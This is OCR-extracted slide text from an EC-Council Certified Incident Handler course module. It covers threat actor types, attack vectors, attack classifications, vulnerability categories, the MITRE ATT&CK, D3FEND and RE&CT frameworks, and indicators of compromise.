Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat and Threat Actors

ECIH EC-Council Certified Incident Handler

Threat

- A threat is the potential **occurrence of an undesirable event** that can eventually damage and disrupt the operational and functional activities of an organization
- Attackers use cyber threats to **infiltrate and steal data** such as individual's personal information, financial information, and login credentials


hide01.ir

Threat Actor

- A **threat actor** or malicious actor is a person or entity responsible for the harmful incidents or with the potential to impact the security of an organization's network
- A threat actor could be a person or an organization with the intention to create an incident that can have a **malicious effect on the safety** of an organization's infrastructure or systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threats Sources



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Threat Actors

Threat Actors	Description
Black Hats	Individuals with **extraordinary computing skills**; they resort to malicious or destructive activities and are also known as crackers
White Hats	Individuals who use their **professed hacking skills** for defensive purposes and are also known as security analysts
Gray Hats	Individuals who work both **offensively** and **defensively** at various times
Suicide Hackers	Individuals who aim to **bring down the critical infrastructure** for a "cause" and are not worried about facing jail terms or any other kind of punishment
Script Kiddies	An **unskilled hacker** who compromises a system by running scripts, tools, and software that were developed by real hackers
Cyber Terrorists	Individuals with a wide range of skills who are **motivated by religious** or **political beliefs** to create the fear through the large-scale disruption of computer networks
State-Sponsored Hackers	Individuals **employed by the government** to penetrate and gain top-secret information from, and damage the information systems of other governments
Hacktivists	Individuals who **promote a political agenda** by hacking, especially by using hacking to deface or disable website
Hacker Teams	A consortium of skilled hackers having their **own resources and funding**. They work together in synergy for researching the state-of-the-art technologies
Industrial Spies	Individuals who perform **corporate espionage** by illegally spying on competitor organizations and focus on stealing information such as blueprints and formulas
Insiders	Any employee (**trusted person**) who has access to critical assets of an organization. They use privileged access to violate rules or intentionally cause harm to the organization's information system
Criminal Syndicates	**Groups of individuals** or communities that are involved in organized, planned, and prolonged criminal activities. They illegally embezzle money by performing sophisticated cyber-attacks
Organized Hackers	Miscreants or **hardened criminals** who use rented devices or botnets to perform various cyber-attacks to pilfer money from victims

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attributes of Threat Actors

Internal	Trusted insiders who have **permission** and **authorized access** to the organization's network, systems, and physical resources
External	Outsiders who do not have any **authorized access** to the organization's network and systems including physical resources
Level of sophistication	**Highly sophisticated** threat actors are more successful in attacks than less sophisticated threat actors
Resources/funding	Determines how a threat actor supports an attack financially or with the required **software and equipment**
Intent/motivation	Highly motivated actors are more likely to launch an attack; the intent of an attack can be connected to **political** or **personal goals** of the attacker

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Attack Vectors

An attack vector is a medium through which an **attacker gains access** to a system by exploiting identified vulnerabilities

01

Direct Access

Through direct access, the attacker **gains physical access** to the target system and performs malicious activities

02

Removable Media

Devices such as **USB drives**, **phones**, and **printers** can become a threat vector when plugged into an organization's system or network

03

Wireless

A corporate device implementing an **unsecured wireless hotspot** can be compromised along with the internal network

04

Email

Attackers use email as a vector to perform various phishing attacks with **malicious attachments** to compromise the target

05

Cloud

Attackers inject malware into **cloud resources** to gain access to user information

06

Ransomware/Malware

Attackers can take advantage of **unpatched vulnerabilities** in the target system to inject ransomware/malware

07

Supply Chain

Using supply chain vector, the attacker attempts to compromise the target by exploiting vulnerabilities in the resources supplied by a **third-party vendor**

08

Business Partners

Third-party organizations can emerge as a threat vector to an organization

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Classification of Attacks

Passive Attacks	• Do not tamper with the data and involve intercepting and **monitoring network traffic** and data flow on the target network • Examples include sniffing and eavesdropping
Active Attacks	• Tamper with the data in transit or **disrupt the communication** or services between the systems to bypass or break into secured systems • Examples include DoS, man-in-the-middle, session hijacking, and SQL injection
Close-in Attacks	• Are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or **disrupt access** to information • Examples include social engineering such as eavesdropping, shoulder surfing, and dumpster diving
Insider Attacks	• Involve using privileged access to **violate rules** or intentionally cause a threat to the organization's information or information systems • Examples include theft of physical devices and planting keyloggers, backdoors, and malware
Distribution Attacks	• Occur when attackers **tamper with hardware** or **software** prior to installation • Attackers tamper with the hardware or software at its source or in transit

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Impact of Information Security Attacks

- Information security attacks are a **major security concern** for any organization as they can severely impact an organization's assets, resources, financial records, and other confidential data

Financial Losses	Financial losses faced by the organization may be **direct** or **indirect**
Loss of Confidentiality and Integrity	Results in the **loss of trust in data or resources**; damage to the corporation's reputation; and the loss of goodwill, and business credibility
Damaged Customer Relationship	Impacts the organization's relationships with its customers, leading to the **loss of customers**, a **decrease in sales**, and a **drop in profits**
Loss of Business Reputation	**Hurts the business's reputation**, leading to loss of existing loyal customers as well as of the potential to attract new customers
Legal and Compliance Issues	Results in **negative publicity for the organization** and affects the business's performance
Operational Impacts	May **disable the organization** by disrupting the operations of an entire organizational network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Classification

ECIH EC-Council Certified Incident Handler

01	Misconfigurations/Weak Configurations
02	Default Installations/ Default Configurations
03	Application Flaws
04	Poor Patch Management
05	Design Flaws
06	Operating System Flaws
07	Default Passwords
08	Zero-day Vulnerabilities
09	Legacy Platform Vulnerabilities
10	System Sprawl/Undocumented Assets
11	Improper Certificate and Key Management
12	Third-party Risks

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain Various Attack and Defense Frameworks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-council's Hacking Methodology



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Kill Chain Methodology

- The cyber kill chain methodology is a component of intelligence-driven defense for the identification and **prevention of malicious intrusion activities**
- It provides greater insight into attack phases, which helps security professionals to understand the **adversary's tactics**, **techniques**, and **procedures beforehand**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


MITRE ATT&CK Framework

1. MITRE ATT&CK is a globally accessible knowledge base of adversary **tactics** and **techniques** based on real-world observations

2. The ATT&CK knowledge base is used as a foundation for the development of specific **threat models** and methodologies in the **private sector**, **government**, and the **cybersecurity product** and service community

3. The 14 tactic categories within ATT&CK for Enterprise are derived from the later stages (exploit, control, maintain, and execute) of the seven stages of the **Cyber Kill Chain**

hide01.ir



https://attack.mitre.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

MITRE D3FEND

- MITRE D3FEND is a knowledge base defined by MITRE that serves as a **library of cybersecurity countermeasures**, **technical components**, and their associations and capabilities
- The framework maps the relationship between ATT&CK's adversary TTPs and defensive countermeasures to develop a defensive strategy against known attack behaviors

Tactics	Description
Model	Employed to implement security, **vulnerability**, **threat**, and **risk analysis** upon IT systems
Harden	Employed to increase protection against **system** or **network exploitation**
Detect	Employed to detect **unauthorized access** and **unusual activities** on the computer and network
Isolate	Employed to create **physical barriers** in the system to prevent attackers from gaining further access to the network
Deceive	Employed to trick the attacker to **gain access** to an observed or controlled environment
Evict	Employed to eradicate the attacker's **persistence** from a system and network

hide01.ir

https://d3fend.mitre.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

RE&CT Framework

- RE&CT framework allows the incident responders to **collect**, **define**, and **categorize** different actions that should be taken for responding to security incidents in an organization
- The framework recommends different actionable techniques for individual phases of the incident response life cycle

Different actionable techniques for individual phases of the incident response life cycle:

Preparation	Identification	Containment	Eradication	Recovery	Lessons learned
Take appropriate training	Monitor the compromised accounts	Block the internal and external domains	Remove the rogue device from the network	Unblock the blocked IP addresses	Develop a report for the incident
Collect relevant data	Analyze the domain name	Block the internal and external URLs	Delete the registry keys	Unblock the blocked domains	Conduct exercises for the lessons learned
Ensure data backups	Analyze the IP addresses	Block the sender of an email	Delete suspicious email messages	Unblock the email senders	
Check the existing analysis toolset	Gather the transferred data	Disable the compromised user account	Remove malicious files	Restore all the quarantined files	

hide01.ir

https://atc-project.github.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tactics, Techniques, and Procedures (TTPs)

Tactics, Techniques, and Procedures (TTPs) refers to the **patterns of activities** and **methods** associated with specific threat actors or groups of threat actors

Tactics

- "Tactics" are the guidelines that describe the **way an attacker performs the attack** from beginning to the end
- This guideline consists of the various **tactics for information gathering** to perform initial exploitation, privilege escalation, and lateral movement, and to deploy measures for persistent access to the system and other purposes

Techniques

- "Techniques" are the **technical methods used by an attacker** to achieve intermediate results during the attack
- These techniques include **initial exploitation**, setting up and maintaining **command and control channels**, accessing the target infrastructure, covering the tracks of data exfiltration, and others

Procedures

- "Procedures" are **organizational approaches that threat actors follow** to launch an attack
- The number of **actions usually differs** depending on the objectives of the procedure and threat actor group



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Compromise

ECIH EC-Council Certified Incident Handler

- Indicators of Compromise (IoCs) are the **clues/artifact/pieces of forensic data** that are found on a network or operating system of an organization that indicates a potential intrusion or malicious activity in organization's infrastructure

Categories of Indicators of Compromise

Email Indicators

- Email indicators are used to send malicious data to the target organization or individual
- Examples include sender's email address, email subject, attachments or links, etc.

Network Indicators

- Network indicators are useful for command and control, malware delivery, identifying operating system, etc.
- Examples include URLs, domain names, IP addresses, etc.

Host-based Indicators

- Host-based indicators are found by performing analysis on the infected system within the organizational network
- Examples include filenames, file hashes, registry keys, DLLs, mutex, etc.

Behavioral Indicators

- Behavioral indicators of compromise are used for identifying specific behavior related to malicious activities
- Examples of behavioral indicators include document executing PowerShell script, remote command execution, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand Information Security Concepts

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment

- Vulnerability assessment is an in-depth **examination of the ability of a system** or **application**, including current security procedures and controls, to withstand the exploitation
- It recognizes, measures, and classifies security vulnerabilities in a **computer system**, **network**, and **communication channels**

hide01.ir

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attacks



Information obtained from the vulnerability scanner includes:

- Network vulnerabilities
- Open ports and running services
- Application and services vulnerabilities
- Application and services configuration errors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Management

ECIH EC-Council Certified Incident Handler

- Risk management is the process of **reducing** and **maintaining risk at an acceptable level** by means of a well-defined and actively employed security program

Risk Management Phases

